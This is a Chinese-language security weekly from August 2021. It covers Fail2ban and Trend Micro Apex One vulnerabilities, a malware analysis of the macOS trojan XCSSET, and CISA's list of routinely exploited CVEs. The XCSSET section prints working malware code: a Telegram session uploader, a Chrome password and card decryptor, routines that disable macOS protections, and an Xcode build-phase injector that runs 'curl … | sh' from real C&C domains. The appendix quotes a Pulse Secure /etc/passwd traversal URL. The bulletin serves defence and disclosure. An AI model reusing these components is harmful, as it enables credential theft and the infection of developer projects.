VSRC 安全周报（2021-08-03）

0x00 本周漏洞综述

本周需要关注漏洞共 2 个：Fail2ban 远程代码执行漏洞（CVE-2021-32749）；Trend Micro Apex One 7 月多个安全漏洞。

本周安全态势共 2 个：MacOS 恶意软件 XCSSET 分析；2020-2021 年 30 个常被利用的漏洞。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Fail2ban 远程代码执行漏洞（CVE-2021-32749）

漏洞概况

CVE ID	CVE-2021-32749	时间	2021-07-28
类型	RCE	等级	高危
远程利用	是	影响范围	
攻击复杂度	高	可用性	高
用户交互	无	所需权限	无
PoC/EXP	已公开	在野利用	

漏洞详情

Fail2Ban 是一款免费软件，主要用于禁止多次认证错误的主机。

近日，Fail2ban 被披露存在一个远程代码执行漏洞（CVE-2021-32749），其 CVSSv3 评分为 8.1。由于 Fail2ban 中存在安全问题，导致邮件操作 mail-whois 中可能存在远程代码执行漏洞。

如果在 foreign 输入中（例如在 whois 输出中）有未转义的序列（\n~），则在 mail-whois 等邮件操作中使用的 mailutils 包中的命令 mail 可以执行命令。但要利用该漏洞，攻击者需要在 whois 服务器发送的响应中插入恶意字符，这可以通过 MITM 攻击或接管 whois 服务器实现。

影响范围

Fail2ban <= 0.9.7

Fail2ban <= 0.10.6

Fail2ban <= 0.11.2

安全建议

目前此漏洞已经修复。建议及时更新至 Fail2ban 0.10.7 和 0.11.3 或更高版本。

下载链接：

https://github.com/fail2ban/fail2ban

缓解措施

避免使用 mail-whois 操作（使用 mailx、bsd-mailx 等替代包）或手动修补漏洞。

参考链接：

https://github.com/fail2ban/fail2ban

https://github.com/fail2ban/fail2ban/security/advisories/GHSA-m985-3f3v-cwmm

https://nvd.nist.gov/vuln/detail/CVE-2021-32749

https://github.com/fail2ban/fail2ban

https://github.com/fail2ban/fail2ban/security/advisories/GHSA-m985-3f3v-cwmm

https://nvd.nist.gov/vuln/detail/CVE-2021-32749

2. Trend Micro Apex One 7 月多个安全漏洞

漏洞概述

Apex One 是 Trend Micro 开发的一套能够提供自动威胁检测和响应功能的端点安全防护软件。

2021 年 7 月 28 日，Trend Micro（趋势科技）发布安全公告，公开了其 Apex One 和 Apex One as a Service（Apex One SaaS）中的多个安全漏洞，攻击者可以通过利用这些漏洞绕过身份认证、上传任意文件、提升权限或执行其它未授权操作。目前，其中部分漏洞已经检测到在野利用。

漏洞详情

本次公开的 4 个漏洞中，CVE-2021-32464 和 CVE-2021-36742 可本地利用，CVE-2021-32465 和 CVE-2021-36741 可远程利用，它们的漏洞评级均为高危。其详情如下：

Apex One 权限提升漏洞（CVE-2021-32464）

由于权限分配不正确，Apex One 和 Apex One as a Service 中存在权限提升漏洞，攻击者可以利用此漏洞在执行特定脚本之前对其进行修改，但攻击者必须首先获得在目标系统上较低权限的代码执行能力。该漏洞的 CVSSv3 评分为 7.8。

Apex One 身份验证绕过漏洞（CVE-2021-32465）

由于 Apex One 和 Apex One as a Service 中存在一个不正确的权限保留漏洞，远程攻击者可以利用此漏洞在目标系统上执行攻击并绕过身份验证，但攻击者必须首先获得在目标系统上较低权限的代码执行能力。该漏洞的 CVSSv3 评分为 7.5。

Apex One 任意文件上传漏洞（CVE-2021-36741）

由于 Apex One 和 Apex One as a Service 中存在一个不正确的输入验证漏洞，远程攻击者可以利用此漏洞在目标系统上上传任意文件，但攻击者必须首先获得登录该产品管理控制台的能力。该漏洞的 CVSSv3 评分为 7.1，目前已经检测到在野利用。

Apex One 本地提权漏洞（CVE-2021-36742）

由于 Apex One 和 Apex One as a Service 中存在一个不正确的输入验证漏洞，攻击者可以利用此漏洞在目标系统上实现本地提升权限，但攻击者必须首先获得在目标系统上较低权限的代码执行能力。该漏洞的 CVSSv3 评分为 7.8，目前已经检测到在野利用。

影响范围

Trend Micro Apex One 2019 (On-prem)（Windows）

Trend Micro Apex One SaaS（Windows）

安全建议

目前这些漏洞已经修复。鉴于部分漏洞已经出现在野利用，建议受影响的客户及时安装以下补丁：

Apex One (on-prem)　CP 9601 补丁

Apex One as a Service (SaaS)　2021 年 7 月月度补丁

下载链接：

https://success.trendmicro.com/solution/000287819

参考链接：

https://success.trendmicro.com/solution/000287819

https://www.trendmicro.com/en_ca/business/products/downloads.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32464

0x02 本周安全态势

1. MacOS 恶意软件 XCSSET 分析

概述

在我们上一次更新的 XCSSET 活动分析报告中，我们分享了该恶意软件的一些针对最新 macOS 11 (Big Sur) 的功能。从那时起，XCSSET 为其工具集添加了更多功能，我们一直在对其进行监控。我们还发现了 XCSSET 用于从各种应用程序窃取信息的机制，这种窃取信息行为自我们首次讨论它以来就一直存在。

XCSSET 如何窃取信息

从 XCSSET 的第一个版本开始，我们注意到它从各种应用程序中收集一些数据，并将这些数据送回其命令和控制（C&C）服务器。但是，我们不知道攻击者将如何使用这些数据。我们最近发现了用于窃取数据的机制，并了解到它包含有价值的敏感信息，可用于各种目的。

以恶意的 AppleScript 文件 "telegram.applescript "为例。顾名思义，在这种情况下，

Telegram 是目标应用程序。它的主要逻辑是将文件夹"~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram "压缩成一个.ZIP 文件，并将该文件上传到一个 C&C 服务器。

```
log ("module launched")

set targetFolder to quoted form of (do shell script ("echo ~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/"))

set savePath to quoted form of (dFolder & "6N38VWS5BX.ru.keepcoder.Telegram.zip")

set folderExists to do shell script ("[ -d " & targetFolder & " ] && echo '1' || echo '0'")


set checkFile to quoted form of (do shell script ("echo ~/Library/Caches/.tgs_done"))
set checkFileExists to do shell script ("[ -f " & checkFile & " ] && echo '1' || echo '0'")

if checkFileExists = "1" and FORCED_UPDATE is false then
    log ("already done. Try force. Exiting...")
    return
end if

if folderExists = "1" then
    log ("session folder found. processing...")
    do shell script ("cd " & targetFolder & "; cd .. ; nice -n 10 zip -r " & savePath & " 6N38VWS5BX.ru.keepcoder.Telegram -x '*media*

    upload(savePath, "6N38VWS5BX.ru.keepcoder.Telegram.zip")

    do shell script ("rm -f " & savePath)
    do shell script ("touch " & checkFile)
```

图 1.telegram.applescript 的代码

为了找到收集文件夹的目的，我们用两台 Mac 机进行了一个简单的测试：

1.在机器 A 和 B 上都安装 Telegram。

2.在机器 A 上，用一个有效的 Telegram 账户登录。在机器 B 上不使用 Telegram 做任何事。

3.将"~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram "文件夹从机器 A 复制到机器 B，并替换现有文件夹。

4.在机器 B 上运行 Telegram。完成后，它已经用机器 A 上使用的相同账户登录了。

在 macOS 上，应用程序沙箱目录 ~/Library/Containers/com.xxx.xxx 和 ~/Library/Group Containers/com.xxx.xxx 可以被普通用户访问(有 READ/WRITE 权限)。这与 iOS 上的做法不同。在 macOS 上，并非所有的可执行文件都进行了沙箱处理，这意味着一个简单的脚本就可以窃取存储在沙箱目录中的所有数据。我们建议应用程序开发人员不

要在沙箱目录中存储敏感数据，特别是那些与登录信息有关的数据。

XCSSET 的目标敏感数据

XCSSET 窃取了这些应用程序的大量关键隐私数据，其中大部分这些数据存储在其沙箱目录中。在这里，我们将展示它是如何在 Chrome 中完成的。

在 Chrome 浏览器中，被盗的数据包括用户存储的任何密码，为了转储这些数据，XCSSET 需要使用命令 security find- generic-password -wa 'Chrome' 获得 safe_storage_key 。然而，这个命令需要 root 权限。为了绕过这一要求，该恶意软件将所有需要 root 权限的操作放在一个函数中，如图 2 所示。

```
133  on sys_insecure()
134      try
135          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticallyInstallMacOSUpdates -bool false" with administrator privileges
136          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticCheckEnabled -bool false" with administrator privileges
137          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist AutomaticDownload -bool false" with administrator privileges
138          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist CriticalUpdateInstall -bool false" with administrator privileges
139          do shell script "defaults write /Library/Preferences/com.apple.SoftwareUpdate.plist ConfigDataInstall -bool false" with administrator privileges
140          do shell script "defaults write /Library/Preferences/com.apple.commerce.plist AutoUpdate -bool false" with administrator privileges
141          do shell script "defaults write com.apple.systempreferences AttentionPrefBundleIDs 0" with administrator privileges
142          do shell script "spctl --master-disable" with administrator privileges
143          do shell script "defaults write /Library/Preferences/com.apple.alf globalstate -int 0" with administrator privileges
144          do shell script "touch ~/Library/Caches/.sys_insecure"
145
146          do shell script "security find-generic-password -wa 'Chrome' > ~/Library/Caches/GeoServices/.chrome_key 2>/dev/null" with administrator privileges
147          log "[sys_insecure] chrome key dumped!"
148      end try
149  end sys_insecure
```

图 2. 需要管理员权限的操作

然后通过一个虚假对话框提示用户授予这些权限。

一旦它获得了 Chrome safe_storage_key，它就会解密所有敏感数据并将其上传到 C&C 服务器。

```python
if __name__ == '__main__':
    root_path = "/Users/*/Library/Application Support/Google/Chrome"
    login_data_path = "{}/*/Login Data".format(root_path)
    cc_data_path = "{}/*/Web Data".format(root_path)
    chrome_data = glob.glob(login_data_path) + glob.glob(cc_data_path)
    file_path = os.environ['HOME'] + "/Library/Caches/GeoServices/.chrome_key"
    if os.path.isfile(file_path) == True:
        # print("xxx")
        with open(file_path, 'r') as file:
            safe_storage_key = file.read().replace('\n', '')

    else:

        safe_storage_key = subprocess.Popen(
            "security find-generic-password -wa "
            "'Chrome'",
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            shell=True)
        stdout, stderr = safe_storage_key.communicate()

        if stderr:
            print("Error: {}. Chrome entry not found in keychain?".format(stderr))
            sys.exit()
        if not stdout:
            print("User clicked deny.")
        else:
            safe_storage_key = stdout.replace("\n", "")

            f = open(file_path, 'w')
            f.write(safe_storage_key)
            f.close()

            chrome(chrome_data, safe_storage_key)
```

图 3. 针对 Google Chrome 的信息窃取代码

```python
def chrome(chrome_data, safe_storage_key):
    """
    Calls the database querying and decryption functions
    and displays the output in a neat and ordered fashion
    (with colors)

    @type chrome_data: list
    @param chrome_data: POSIX path to chrome database with login / cc data
    @type safe_storage_key: string
    @param safe_storage_key: key from keychain that will be used to
                             derive AES key.

    @rtype: None
    @return: None. All data is printed in this function, which is it's primary
             function.
    """
    for profile in chrome_data:
        # web data -> credit cards
        # login data -> login data

        if "Web Data" in profile:
            db_data = chrome_db(profile, "Web Data")

            print("Credit Cards for Chrome "
                  "Profile -> [{}]".format(profile.split("/")[-2]))

            for i, entry in enumerate(db_data):
                entry["card"] = chrome_decrypt(entry["card"], safe_storage_key)
                cc_dict = {
                    '3': 'AMEX',
                    '4': 'Visa',
                    '5': 'Mastercard',
                    '6': 'Discover'
                }

                brand = "Unknown Card Issuer"
                if entry["card"][0] in cc_dict:
                    brand = cc_dict[entry["card"][0]]

                print("  [{}] {}".format(i + 1, brand))
```

图 4. 针对 Google Chrome 的信息窃取代码

可以找到针对以下应用程序的类似脚本：

- Contacts
- Evernote
- Notes
- Opera
- Skype

- WeChat

新的 C&C 域

从 2021 年 4 月 20 日至 22 日，出现了一些新的域，它们都解析到 IP 地址 94.130.27.189，XCSSET 以前也使用过这个地址。

- atecasec.com
- linebrand.xyz
- mantrucks.xyz
- monotal.xyz
- nodeline.xyz
- sidelink.xyz

同样，下面的域现在从非恶意 IP 地址解析为 94.130.27.189。

- icloudserv.com

这些新域都有一个来自 "Let's Encrypt "的 HTTPS 证书，其有效期为 2021 年 4 月 22 日至 7 月 21 日。

Last HTTPS Certificate

```
Data:
   Version: V3
   Serial Number: 3d8e9275f21d63b33145c327f3d1d488a78
   Thumbprint: 5ed088373dae880dca7be8ff9224f76c6fdc3c9d
Signature Algorithm: sha256RSA
   Issuer: C=US , CN=R3 , O=Let's Encrypt
   Validity
      Not Before: 2021-04-22 17:13:28
      Not After: 2021-07-21 17:13:28
   Subject: CN=icloudserv.com
   Subject Public Key Info:
      Public Key Algorithm : RSA
         Public-Key: (2048 bit)
         Modulus:
            00:c0:dc:ab:26:de:09:f0:e7:ad:e0:90:7f:11:64:
            95:98:1c:93:6d:ec:87:75:f9:85:f2:59:47:4b:d9:
            6b:71:e0:bf:06:b0:1f:d1:ba:44:ad:f8:29:03:39:
            41:3a:77:71:32:f6:b1:34:ff:fb:d1:76:e5:84:9b:
            45:47:c8:c1:92:8b:12:ff:76:9c:11:b2:79:60:14:
            f3:38:52:05:d9:17:a6:ae:17:e3:74:ef:05:50:60:
            06:8e:50:af:73:d4:21:8e:b8:3e:83:a0:d0:a8:fa:
```

图 5. C&C 服务器的 HTTPS 证书

从 2021 年 4 月 22 日起，所有 C&C 域名都解析为 194.87.186.66。5 月 1 日，一个新的域名（irc-nbg.v001.com）被解析到原 C&C IP 地址 94.130.27.189。这个新域名表明一个 IRC 服务器现在位于上述 IP 地址，目前看来与 XCSSET 没有关系。

从 2021 年 6 月 9 日至 10 日，所有与 XCSSET C&C 服务器有关的已知域名都被删除，而又添加了以下新域名：

- atecasec.info
- datasomatic.ru
- icloudserv.ru
- lucidapps.info
- relativedata.ru
- revokecert.ru
- safariperks.ru

但在 6 月 24 日，这些服务器被攻击者关闭了。目前，我们还无法定位到 XCSSET 的新服务器。

其它行为变化

Bootstrap.applescript

在 bootstrap.applescript 中，第一个值得注意的变化是使用了最新的 C&C 域：

```
set domains to {"icloudserv.ru", "atecasec.info", "lucidapps.info", "relativedata.ru", "datasomatic.ru", "revokecert.ru", "194.87.186.66"}
set domainIndex to 1
set domain to item domainIndex of domains
```

图 6. 使用的 C&C 域

请注意，除了可用的域外，IP 地址也是列表的一部分。即使所有的域在未来突然被关闭，仍然可以通过 IP 地址访问 C&C 服务器。

```
-- DO NOT REMOVE THIS BLOCK (ask Cheng why??)
if userName is equal to "macos_mac" then
        boot("chrome_remote", true)
        boot("firefox_remote", true)
        boot("opera_remote", true)
        boot("yandex_remote", true)
        boot("brave_remote", true)
        boot("edge_remote", true)
        boot("360_remote", true)
        boot("chromium_remote", true)
        boot("canary_remote", true)
        return
end if
```

图 7. 使用中的模块

增加了一个新模块"canary"，用于对谷歌的 Chrome Canary 浏览器进行 XSS 注入，这是 Chrome 浏览器的一个实验版本。

```
boot("screen_sim", true)

boot("notes", true)
boot("contacts", true)
boot("evernote", true)

boot("telegram", true)
boot("telegram_lite", true)
```

```
boot("notes", true)
boot("contacts", true)
boot("evernote", true)

boot("telegram", true)
boot("telegram_lite", true)
```

图 8. 使用中的模块，显示已移除的模块

与上一版本相比，取消了对"screen_sim "的调用。

Replicator.applescript

作为感染本地 Xcode 项目的第一步，从上一个版本开始，他们将注入的构建短语或构建规则的 ID 从硬编码的 ID 改为随机生成的 ID；但是，ID 的最后六个字符仍然是硬编码的"AAC43A"。在最新的版本中，硬编码的后缀改为"6D90"。

```
on generateHexPhaseName()
        set randomString to ""

        repeat with x from 1 to 18
                set randomChar to ASCII character (random number from 65 to 70)
                set randomNum to ASCII character (random number from 48 to 57)
                set choice to random number from 1 to 2
                if choice is equal to 1 then
                        set randomString to randomString & randomChar
                else
                        set randomString to randomString & randomNum
                end if
        end repeat

        set randomString to randomString & "AAC43A"

        return randomString

end generateHexPhaseName
```

```
on generateHexPhaseName()
        set randomString to ""

        repeat with x from 1 to 18
                set randomChar to ASCII character (random number from 65 to 70)
                set randomNum to ASCII character (random number from 48 to 57)
                set choice to random number from 1 to 2
                if choice is equal to 1 then
                        set randomString to randomString & randomChar
                else
                        set randomString to randomString & randomNum
                end if
        end repeat

        set randomString to randomString & "6D902C"

        return randomString

end generateHexPhaseName
```

图 9. 更改后的后缀

关于脚本注入虚假构建阶段和构建规则的逻辑：之前，它调用了位于被感染的 Xcode 项目中一个隐藏文件夹中的恶意 Mach-O 文件。现在，它调用 curl 命令从 C&C 服务器下载一个名为"a "的 shell 脚本，并将其内容传递给"sh "来执行它。这样，最新版本的任何受感染的 Xcode 项目都不会包含其它的恶意文件。

```
on injectPayloadBuildPhase(pbxFile)

        set phaseNames to {"[CP] Build Pods Frameworks", "Project Frameworks", "Binary Libraries Compiler", "Assets Catalog Builder"}

        set phaseName to some item of phaseNames

        set phaseHex to generateHexPhaseName()

        set domains to {"icloudserv.ru", "atecasec.info", "lucidapps.info", "relativedata.ru", "datasomatic.ru", "revokecert.ru"}
        set domain to some item of domains

        set encString to do shell script "echo 'curl --max-time 5 -sk https://" & domain & "/a | sh -s " & AUTO_CLEAN_PROJ & "' | xxd -p"

        set shPayload to "
echo \\\\" & encString & "\\\\" | xxd -p -r | sh >/dev/null 2>&1 || true
        "

        set payload to "
        " & phaseHex & " /* " & phaseName & " */ = {
                        isa = PBXShellScriptBuildPhase;
                        buildActionMask = 2147483647;
                        files = (
                        );
                        inputFileListPaths = (
                        );
                        inputPaths = (
                        );
                        name = \"" & phaseName & "\";
                        outputFileListPaths = (
                        );
                        outputPaths = (
                        );
                        runOnlyForDeploymentPostprocessing = 0;
                        shellPath = /bin/sh;
                        shellScript = \"# This output is used by Xcode 'outputs' to avoid re-running this script phase.\\n" & shPayload & "\";
                };
```

图 10. 下载和运行 shellcode 的代码

这里有从 C&C 服务器上下载的 shell 脚本文件的内容。它从 C&C 服务器上下载了登陆的 Mach-O 组件 Pod，将其保存为/tmp/exec.$$，添加了一个可执行标志并执行它。

```
#!/bin/bash

AUTOCLEAN=false
BASEDIR=${PWD}

if [ ! -z "$1" ]
  then
    AUTOCLEAN=$1
fi

if [ ! -z "${PROJECT_FILE_PATH}" ]
  then
    BASEDIR=${PROJECT_FILE_PATH}
fi

trap 'rm -f "/tmp/exec.$$"' 0
trap 'exit $?' 1 2 3 15

curl --connect-timeout 5 -s -k -o /tmp/exec.$$ "https://lucidapps.info/sys/bin/Pods"

chmod +x /tmp/exec.$$

/tmp/exec.$$ "$BASEDIR" $AUTOCLEAN "lucidapps.info"
```

图 11. 下载的代码

和以前一样，Mach-O 文件 "Pods "是由 SHC 工具生成的。从中提取的 shell 脚本的

主要逻辑与之前使用的很相似。下图列出了一些值得注意的变化：

```
TARGETDIRFILE="$HOME/Library/Caches/GeoServices/.report"

TARGETPLISTFILE="$HOME/Library/Caches/GeoServices/.plist"

TARGETDOMAINFILE="$HOME/Library/Caches/GeoServices/.domain"

BOOT_FILE="$HOME/Library/Caches/GeoServices/AppleKit"

EXEC_DONE_FILE="$HOME/Library/Caches/GeoServices/.exec_done"
```

图 12. 工作文件夹从“GemeKit”更改为“GeoServices”

```
APP_FILE="$TARGETDIR/Mail.app"

SCPT_FILE="$TARGETDIR/Mail.app/Contents/Resources/Scripts/a.scpt"
```

图 13. 假应用程序的名称从 Xcode.app 改为 Mail.app

```
touch "$TMPDIR/test4.tmp" 2>/dev/null || true

launchctl load -w "$PLIST_FILE" > /dev/null 2>&1

logme "loaded service..."

if [[ "$AUTOCLEAN" = true ]]; then
clean_proj
logme "cleaned project..."
fi

write_meta "$TARGETDIR" "$TARGETDIRFILE"

logme "wrote .report"

touch "$TMPDIR/test5.tmp" 2>/dev/null || true

echo "$TARGET_DOMAIN" > "$TARGETDOMAINFILE"

touch "$TMPDIR/test6.tmp" 2>/dev/null || true

logme "wrote .domain"

logme "done. finished."

exit 0
```

图 14. 创建临时文件用于调试

防御 XCSSET

我们在 XCSSET 中遇到的变化并不反映其行为的根本变化，但确实表现出了其策略的改进。它从各种应用程序中窃取信息的方式凸显了该恶意软件积极尝试从受影响系统中窃取各种信息的程度。

IoC

文件名	SHA256	Trend Micro 检测名
bootstrap.applescript	f453e8ae426133ace544cd4bb1ab2435620a8d4d5f70b936d8f3118e22f254e8	Trojan.macOS.XCSSET.C
replicator.applescript	7a51fd3080ee5f65c9127603683718a3fd4f3e0b13de6141824908a6d3d4b558	Trojan.macOS.XCSSET.C
Pods	bbcc8a101ae0e7fc546dab235387b0bf7461e097578fedcb25c4195bc973f895	Trojan.macOS.XCSSET.C
a	d8f14247ef18edaaae2c20dee975cd98a914b47548	Trojan.macOS.XCSSET.C

	105cfbd30febefe2fa2a6b	

C&C 服务器

194.87.186.66

atecasec.info

datasomatic.ru

icloudserv.ru

lucidapps.info

relativedata.ru

revokecert.ru

safariperks.ru


原文链接：

https://www.trendmicro.com/en_us/research/21/g/updated-xcsset-malware-targets-telegram--other-apps.html

2. 2020-2021 年 30 个常被利用的漏洞

风险概述

2021 年 07 月 28 日，CISA、澳大利亚网络安全中心（ACSC)、英国国家网络安全中心(NCSC）和联邦调查局（FBI)发布了一份联合安全公告（AA21-209A）披露了过去两年中常被利用的前 30 个公开的已知安全漏洞。



攻击详情

2020 年，攻击者常利用最近披露的漏洞来攻击未打补丁的系统，最有针对性的漏洞中有 4 个影响了远程办公、VPN 或云技术。CISA、ACSC、NCSC 和 FBI 公认的 2020 年网络攻击者最常利用的 CVE 漏洞列表如下：

厂商/产品	CVE-ID	类型	VSRC 发布公告
Citrix	CVE-2019-19781	任意代码执行	是
Pulse	CVE 2019-11510	任意文件读取	是

厂商/产品	CVE-ID	类型	VSRC 发布公告
Fortinet	CVE 2018-13379	路径遍历	是
F5- Big IP	CVE 2020-5902	RCE	是
MobileIron	CVE 2020-15505	RCE	是
Microsoft	CVE-2017-11882	RCE	否
Atlassian	CVE-2019-11580	RCE	是
Drupal	CVE-2018-7600	RCE	否
Telerik	CVE 2019-18935	RCE	否
Microsoft	CVE-2019-0604	RCE	是
Microsoft	CVE-2020-0787	权限提升	否
Netlogon	CVE-2020-1472	权限提升	是

表 1：2020 年常被利用的 CVE 列表

2021 年，恶意网络攻击者继续以外围设备中的漏洞为目标，被广泛利用的漏洞包括 Microsoft、Pulse、Accellion、VMware 和 Fortinet 设备和产品中的漏洞。CISA、ACSC、NCSC 和 FBI 评估这些漏洞仍然很容易受到攻击，并且恶意网络攻击者很可能会继续使用较旧的已知漏洞。截止目前，2021 年被网络攻击者广泛利用的已知 CVE 漏洞列表如下：

厂商/产品	CVE-ID	类型	VSRC 发布公告
Microsoft Exchange	CVE-2021-26855、CVE-2021-26857、	RCE	是

厂商/产品	CVE-ID	类型	VSRC 发布公告
	CVE-2021-26858 和 CVE-2021-27065		
Pulse Secure	CVE-2021-22893	RCE	是
Pulse Secure	CVE-2021-22894、CVE-2021-22899 和 CVE-2021-22900	RCE、文件写入	否
Accellion	CVE-2021-27101、CVE-2021-27102、CVE-2021-27103、CVE-2021-27104	命令执行	否
VMware	CVE-2021-21985	RCE	是
Fortinet	CVE-2018-13379	路径遍历、文件下载	是
Fortinet	CVE-2020-12812 和 CVE-2019-5591	身份验证错误、信息泄露	否

表 2：2021 年常被利用的 CVE 列表

风险等级

严重。

- 2020 年被利用最多的漏洞：CVE-2019-19781-Citrix 应用程序交付控制器(ADC)远程代码执行漏洞。
- 常见的 APT 目标漏洞:CVE-2019-19781 、CVE-2019-11510、CVE-2018-13379、CVE-2020-15505 和 CVE-2020-5902 等。

影响范围

漏洞的具体影响范围及修复方式请参考 CISA 报告、VSRC 安全通告或各厂商官方发布的安全公告。

安全建议

根据 CISA 的建议，可以通过采取以下措施来保护资产不被利用：

- 最大限度地减少人员可用性方面的差距并持续使用相关的威胁情报。
- 组织的应急团队应密切关注入侵迹象（IOCs）以及严格的报告程序。
- 作为一种积极防御的方法，建议组织定期进行事件或应急响应演练。
- 组织应该启用多因素身份验证才能从外部来源远程访问网络，尤其是对于管理员或特权账户。
- 将网络防御资源集中在修补网络攻击者最常利用的漏洞上。

通用缓解措施

- 及时给系统和设备打补丁。

- 实施严格的配置管理计划。
- 停用不必要的端口、协议和服务。
- 加强对网络和电子邮件流量的监控。
- 使用保护功能来阻止恶意活动。

参考链接

https://us-cert.cisa.gov/ncas/alerts/aa21-209a

https://us-cert.cisa.gov/sites/default/files/publications/AA21-209A_Joint%20CSA_Top%20Routinely%20Exploited%20Vulnerabilities.pdf

https://www.venustech.com.cn/new_type/aqtg/

https://www.bleepingcomputer.com/news/security/fbi-reveals-top-targeted-vulnerabilities-of-the-last-two-years/

https://blog.qualys.com/vulnerabilities-threat-research/2021/07/28/cisa-alert-top-routinely-exploited-vulnerabilities

文档附录

2020 年常被利用漏洞的详细信息及缓解措施如下：

1.CVE-2019-19781 漏洞详情

Citrix Netscaler 目录遍历 (CVE-2019-19781)	
漏洞描述 Citrix Netscaler 应用交付控制 (ADC) 由于访问控制不佳而容易受到 RCE 和整个系统的攻击，从而允许目录遍历。	CVSS 3.0 [2] 危急
漏洞讨论、IOC 和恶意软件活动 缺乏足够的访问控制允许攻击者为易受攻击的代码枚举系统目录（目录遍历）。在这种情况下，Citrix ADC 维护一个易受攻击的 Perl 脚本（`newbm.pl`），当通过 `HTTP POST` 请求（`POST https://$TARGET/vpn/../vpn/portal/scripts/newbm.pl`）访问该脚本时，允许执行本地操作系统 (OS) 命令。攻击者可以使用此功能使用嵌入式命令（例如 `curl`、`wget`、`Invoke-WebRequest`）上传/执行命令和控制 (C2) 软件（webshell 或反向 shell 可执行文件），并获得对操作系统的未授权访问。 *包括 NOTROBIN 在内的多个恶意软件活动都利用了此漏洞。*	**使固定** 可用补丁
推荐的缓解措施 • 根据供应商概述的漏洞详细信息实施适当的刷新版本：Citrix：CVE-2019-19781 的缓解步骤 • 如果可能，只允许 VPN 与已知的 Internet 协议 (IP) 地址（允许列表）进行通信。	
检测方法 • CISA 为此漏洞开发了免费检测工具：cisagov/check-cve-2019-19781：测试主机对 CVE-2019-19781 的敏感性。 • Nmap 开发了一个可以与端口扫描引擎一起使用的脚本：CVE-2019-19781 - Citrix ADC Path Traversal #1893。 • Citrix 还开发了一个免费工具，用于检测与 CVE-2019-19781 相关的 Citrix ADC 设备的危害：Citrix / CVE-2019-19781: IOC Scanner for CVE-2019-19781。 • CVE-2019-19781 通常被用来安装 web shell 恶意软件。美国国家安全局 (NSA) 在 https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT上提供有关检测和预防 Web Shell 恶意软件的指南-WEB-SHELL-MALWARE-20200422.PDF和https://github.com/nsacyber/Mitigating-Web-Shells 上的签名。	
易受攻击的技术和版本 Citrix ADC 和网关 10.5、11.1、12.0、12.1 和 13.0	

2.CVE-2019-11510 漏洞详情

Pulse Secure Connect VPN (CVE 2019-11510)	
漏洞说明 Pulse Secure Connect 容易受到未经身份验证的任意文件泄露。攻击者可以利用此漏洞访问管理凭据。	CVSS 3.0 危急
漏洞讨论、IOC 和恶意软件活动 不正确的访问控制允许攻击者可以利用目录遍历来读取系统文件的内容。例如，攻击者可以使用诸如此类的字符串 `https://sslvpn.insecure-org.com/dana-na/../dana/html5/acc/guacmole/../../../../../../etc/passwd?/dana/html5/guacamole/` 从系统中获取本地密码文件。攻击者还可以在浏览器中获取管理会话数据和重放会话令牌。一旦受到攻击，攻击者就可以在连接到 VPN 的任何主机上运行任意脚本。这可能导致任何连接到 VPN 的人成为潜在的妥协目标。 *多个恶意软件活动利用了此漏洞，最著名的是 REvil/Sodinokibi 勒索软件。*	**使固定** 可用补丁
推荐的缓解措施 • 升级到最新的 Pulse Secure VPN。 • 对任何计划任务或未知文件/可执行文件保持警惕。 • 创建检测/保护机制，以响应目录遍历（`/../../../`）尝试读取本地系统文件。	
检测方法 • CISA 开发了一个工具来帮助确定 IOC 是否存在于 CVE-2019-11510 的 Pulse Secure VPN 设备的日志文件中：cisagov/check-your-pulse。 • Nmap 开发了一个可以与端口扫描引擎一起使用的脚本：http-vuln-cve2019-11510.nse #1708。	
易受攻击的技术和版本 8.2R12.1 之前的 Pulse Secure Pulse Connect Secure (PCS) 8.2、8.3R7.1 之前的 8.3 和 9.0R3.4 之前的 9.0 易受攻击。	

3.CVE-2018-13379 漏洞详情

Fortinet FortioOS 安全套接字层 VPN (CVE 2018-13379)	
漏洞说明 Fortinet 安全套接字层 (SSL) VPN 容易受到未经身份验证的目录遍历，从而允许攻击者访问 `sslvpn_websession` 文件。然后攻击者能够准确地获取明文用户名和密码。	**CVSS 3.0** 危急
